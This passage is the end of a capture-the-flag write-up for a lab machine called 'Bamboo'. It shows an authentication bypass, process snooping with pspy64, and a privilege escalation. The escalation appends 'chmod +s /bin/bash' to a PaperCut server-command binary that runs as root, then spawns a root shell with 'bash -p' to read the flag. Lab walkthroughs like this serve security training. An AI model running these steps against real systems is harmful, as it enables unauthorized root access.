
now let’s see if we bypassed the auth

and we did!
now let’s do it again and monitor with pspy64
1
./pspy64


notice that there is a binary named server-command is executed so let’s overwrite it
1
echo "chmod +s /bin/bash" >> /home/papercut/server/bin/linux-x64/server-command

now go back to the website and click refresh servers
Now let’s see the SUID binary on /bin/bash
1
ls -als /bin/bash

now let’s exploit it
1
/bin/bash -p

notice that we got root access so let’s go and see the root flag
1
cd /root;ls -las

Amazing we got the root flag 🥳

That’s it for the Bamboo machine! This challenge was a great test of enumeration and exploitation skills. Hope you found the write-up useful.
Remo
| CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT |